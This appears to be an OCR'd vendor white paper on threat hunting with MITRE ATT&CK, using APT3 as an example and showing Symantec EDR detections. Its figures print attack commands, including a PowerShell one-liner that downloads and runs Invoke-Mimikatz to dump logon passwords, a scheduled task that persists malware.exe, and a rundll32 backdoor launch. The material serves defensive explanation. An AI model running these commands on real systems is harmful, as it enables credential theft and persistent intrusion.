Threat hunting with MITRE ATT&CK™

The new mantra for Security Operations

WHITE PAPER

Symantec™


Overview

In the recent years, targeted attacks by organized cybercrime groups and nation states have seen a steady rise. Threat actors have morphed into organized, agile and stealthy attackers involved with cyberespionage, theft of intellectual property or classified information and cyber warfare targeting corporations and government entities alike.

These threat groups are increasingly using 'living off the land techniques' to surreptitiously infiltrate the victim's environment, build a strong foothold, pivot across the network and exfiltrate sensitive data to an external location. The challenge of combating these attackers arises from not only having to differentiate between legitimate use and an attack, but also due to the colossal, expanding scope of an attacker's tactics.


The **MITRE ATT&CK™** framework attempts to alleviate this problem by creating a standardized terminology that enumerates adversary tactics and techniques based on real world data. The MITRE ATT&CK™ matrix serves as a starting point for incident responders to validate the detection coverage in their environments and formulate well-defined objectives for strengthening their defenses. **MITRE Cyber Analytics Repository** (CAR) is a supplemental resource comprising of detection analytics for multiple MITRE ATT&CK™ tactics and techniques.

To paint a picture, we take the example of APT3, also known as **Buckeye**, which attacked organizations in the United States and compromised political entities in Hong Kong. APT3 infiltrated organizations through phishing emails (ATT&CK™ Tactic: **Initial Access**) and established a backdoor (ATT&CK™ Tactic: **Persistence**) Once inside the environment, the attack group ran remote commands to gather system and network information (ATT&CK™ Tactic: **Discovery**) and stored credentials (ATT&CK™ Tactic: **Credential Access**) from the compromised machine. Armed with additional data, APT3 was now able to pivot to other target machines on the same network (ATT&CK™ Tactic: **Lateral Movement**), continuing to gather information and looking for valuable data to steal.




```
C:\Users\victim>tree C:\Users\victim
Folder PATH listing
Volume serial number
C:\USERS\VICTIM
├───Contacts
├───Desktop
├───Documents
│   ├───Budget Reports
│   ├───Customer Data
│   └───Project Schedules
├───Downloads
├───Favorites
│   ├───Links
│   └───Links for United States
├───Links
├───Music
├───Pictures
├───Saved Games
├───Searches
└───Videos
```

Figure 1 Tree used for ATT&CK™: File and Directory Discovery




```
C:\Users\victim>systeminfo

Host Name:                 TARGETMACHINE
OS Name:                   Microsoft Windows 7 Professional N
OS Version:                6.1.7601 Service Pack 1 Build 7601
OS Manufacturer:           Microsoft Corporation
OS Configuration:          Standalone Workstation
OS Build Type:             Multiprocessor Free
```

Figure 2 SystemInfo used for ATT&CK: System Information Discovery




```
C:\Users\victim>net user

User accounts for \\TARGETMACHINE

-------------------------------------------------------------------------------
Administrator            CompanyAdmin             Guest
victim
The command completed successfully.
```

Figure 3 Net used for ATT&CK: Account Discovery




```
C:\Users\victim>rundll32 "C:\Documents and Settings\admin\ApplicationData\mt.dat
" UpdvaMt
```

Figure 4 ATT&CK: RunDLL32 invoking the backdoor mt.dat file



```
C:\Users\victim>powershell -nop -command "& {IEX ((new-object net.webclient).dow
nloadstring('https://raw.githubusercontent.com/PowershellMafia/Powersploit/maste
r/Exfiltration/Invoke-Mimikatz.ps1'));Invoke-Mimikatz -Command 'privilege::debug
 sekurlsa::logonpasswords exit' }"

  .#####.   mimikatz 2.1 (x64) built on Nov 10 2016 15:31:14
 .## ^ ##.  "A La Vie, A L'Amour"
 ## / \ ##  /* * *
 ## \ / ##   Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 '## v ##'   http://blog.gentilkiwi.com/mimikatz             (oe.eo)
  '#####'                                     with 20 modules * * */

mimikatz(powershell) # privilege::debug
```

Figure 5 Mimikatz being used for ATT&CK: Credential Dumping



```
C:\Users\victim>schtasks /CREATE /SC DAILY /TN "WindowsUpdaterTask" /TR "C:\user
s\victim\AppData\Local\Temp\malware.exe" /ST 22:30
SUCCESS: The scheduled task "WindowsUpdaterTask" has successfully been created.
```

Figure 6 ATT&CK: Scheduled Task being created for persistence

To prepare for such attacks, Incident response teams should complement their current investigation practice of triaging detections with hunting for ATT&CK™ techniques. The individual ATT&CK™ technique wikis combined with **MITRE CARs** often provide clear examples of the attack in question and an overview of how to detect them.

While the MITRE ATT&CK™ matrix is a fantastic resource to capture the depth of coverage for each technique, it could also turn into an overwhelming to-do list for incident responders. Incident response teams can overcome this gargantuan task by applying the following best practices.

Focus on the most likely threat actors first

Identifying the threat groups known to target other entities in the same sector helps to concentrate efforts on expanding detection coverage for the techniques used by the most likely attackers. Once these are covered, the incident response team can start filling in the gaps in the detection coverage for the remaining techniques.


Team up with a Red team

Enlisting the expertise of a red team to challenge one's defenses for the prioritized ATT&CK™ techniques will help to continually validate the perception of coverage and plug any gaps.

Employ tools that understand ATT&CK


Open-source test tools, such as **MITRE CALDERA**, **Uber Metta** and **ATT&CK™ Navigator**, make it easier to investigate and replicate adversary behaviors mapping to ATT&CK™ techniques. **Symantec Endpoint Detection and Response (EDR)** comes fortified with detections for many ATT&CK techniques, thus enabling the incident responder to focus his efforts on dealing with actual security threats rather than building his own detection rules from scratch.

Continuing with the example of APT3, we see that Symantec EDR can successfully identify the ATT&CK™ techniques employed by APT3.




Time ▾	device_name	description	mitre.technique_name	process.cmd_line
2018-10-15 21:38:18 UTC	targetmachine	cmd.exe launched c:\windows\system32\systeminfo.exe	Account Discovery, System Information Discovery	systeminfo

Figure 7 Symantec EDR detection of ATT&CK™: System Information Discovery




Time	device_name	description	mitre.technique_name	process.cmd_line
2018-10-15 21:37:08 UTC	targetmachine	cmd.exe launched c:\windows\system32\net.exe	System Owner/User Discovery, Account Discovery	net user

Figure 8 Symantec EDR detection of ATT&CK™: Account Discovery




Time	device_name	description	mitre.technique_name	process.cmd_line
2018-10-15 21:08:05 UTC	targetmachine	cmd.exe launched c:\windows\system32\tree.com	File and Directory Discovery	tree C:\Users\victim

Figure 9 Symantec EDR detection of ATT&CK™: File and Directory Discovery




Time	device_name	description	mitre.technique_name	process.cmd_line
2018-10-15 21:25:09 UTC	targetmachine	cmd.exe launched c:\windows\system32\windowspowershell\v1.0\powershell.exe	PowerShell, Credential Dumping	powershell -nop -command "& {IEX ((new-object net.webclient).downloadstring('https://raw.githubusercontent.com/PowershellMafia/Powersploit/master/Exfiltration/Invoke-Mimikatz.ps1'));Invoke-Mimikatz -Command 'privilege::debug sekurlsa::logonpasswords exit' }"

Figure 10 Symantec EDR detection of PowerShell performing ATT&CK™: Credential Dumping



Time	device_name	description	mitre.technique_name	process.cmd_line
2018-10-15 22:27:06 UTC	targetmachine	cmd.exe launched c:\windows\system32\schtasks.exe	Scheduled Task	schtasks /CREATE /SC DAILY /TN "WindowsUpdaterTask" /TR "C:\users\victim\AppData\Local\Temp\malware.exe" /ST 22:30


Figure 11 Symantec EDR Detection of schtasks.exe being used for ATT&CK™: Persistence



Time	device_name	description	mitre.technique_name	process.cmd_line
2018-10-15 21:33:39 UTC	targetmachine	cmd.exe launched c:\windows\system32\rundll32.exe	Rundll32	rundll32 "C:\Documents and Settings\admin\Application Data\mt.dat" UpdvaMt

Figure 12 Symantec EDR Detection of Rundll32 being used for ATT&CK™: Execution


Searching for all activity mapped to ATT&CK™ tactics and techniques across the network is a simple quick filter away.



mitre.technique_id:T1087


Figure 13 Symantec EDR filters to search events by ATT&CK™ Tactics and Techniques

Symantec EDR comes with a set of built-in investigation playbooks that that implement analytics from the MITRE Cyber Analytics Repository (CAR). Investigators can also create custom playbooks to automate ATT&CK™ technique hunting scenarios.



Name	Locked
CAR-2013-01-002: Detect New Service Installations	
CAR-2013-01-002: Detect New Scheduled Tasks	
CAR-2013-01-002: New Registry Files	
CAR-2014-04-003: Detect Non-Interactive Powershell Execution	
CAR-2013-01-003: Detect Potentially Abused User Accounts - One to Many	
CAR-2013-01-003: Detect Potentially Abused User Accounts - Many to Many	
CAR-2013-01-003: Detect Potentially Abused User Accounts - Many To One	
CAR-2013-07-001: Detect Masquerading Mimikatz	ryan
CAR-2013-05-002: Detect Suspicious Run Locations	
CAR-2016-03-001: Detect Host Discovery Command Usage	
CAR-2013-10-002: Detect Anomalous Process Dlls	ryan
CAR-2013-07-001: Detect Masquerading Telnets	
Detect Process Hollowing	ryan

Figure 14 Investigation playbooks in Symantec EDR for MITRE Cyber Analytics Repository (CAR)



Symantec EDR | Colin

Symantec EDR

Tasks

Add Filter | READ | Unread

DESCRIPTION
Threat Feed Hit [Path: C:\PROGRAM
Threat Feed Hit [Path: C:\Program Fi
Threat Feed Hit [Path: C:\PROGRAM
Threat Feed Hit [Path: C:\Users\adm
Threat Feed Hit [Path: C:\Users\adm
Explorer.EXE has an anomalous load
wininit.exe has an anomalous loadec
Explorer.EXE has an anomalous load
Explorer.EXE has an anomalous load
Explorer.EXE has an anomalous load
Explorer.EXE has an anomalous load
Explorer.EXE has an anomalous load
Explorer.EXE has an anomalous load
Explorer.EXE has an anomalous load

Explorer.EXE has an anomalous loaded module 'comctl32.dll' on domain1.corp.outlier.com

Medium PRIORITY	False SUSPECTED BREACH	2018-10-15 17:11:21 UTC LAST UPDATED
Medium SEVERITY	Unknown INCIDENT STATUS	--- CONCLUSION
1 AFFECTED ENDPOINTS	Binary Reputation ENRICHMENT	

Comment | Mark as Read | Close

Module: 'comctl32.dll' | Show All

Figure 15 Symantec EDR investigation playbook for CAR-2013-10-002: DLL Injection via Load Library

Armed with Symantec Endpoint Detection and Response (EDR) capabilities, the incident responder can retrieve all the system activity events seen on the compromised machines to understand the progress of the attack. Search capabilities in Symantec EDR empowers the customer to hunt for other system activities associated with the attack across the whole environment. To stop the attack in its tracks, Symantec EDR's remediation feature enables the incident responder to isolate compromised machines, delete and blacklist any artifacts left behind by the attacker.

Managed EDR and ATT&CK

As part of the Managed Endpoint Detection and Response Service, Symantec SOC analysts use MITRE ATT&CK as part of the framework to build Managed Threat Hunting detections. By building detection capabilities based on adversary tactics, as well as our Managed Adversary and Threat Intelligence (MATI) IoCs, and enhancing them with human investigations, we reduce the window of opportunity for attackers and increase the chance of detecting stealthy and previously unknown attacks.

Use ATT&CK to prioritize cybersecurity investments

MITRE ATT&CK's universal terminology enables security operations teams and CISOs to have a mutual understanding of the gaps in an organization's detection capabilities. Use the ATT&CK matrix as a tool to prioritize cyber security investments that fix the chinks in the armor.

More Information

To learn more about Symantec EDR visit our product page:

https://go.symantec.com/edr

https://go.symantec.com/managed-edr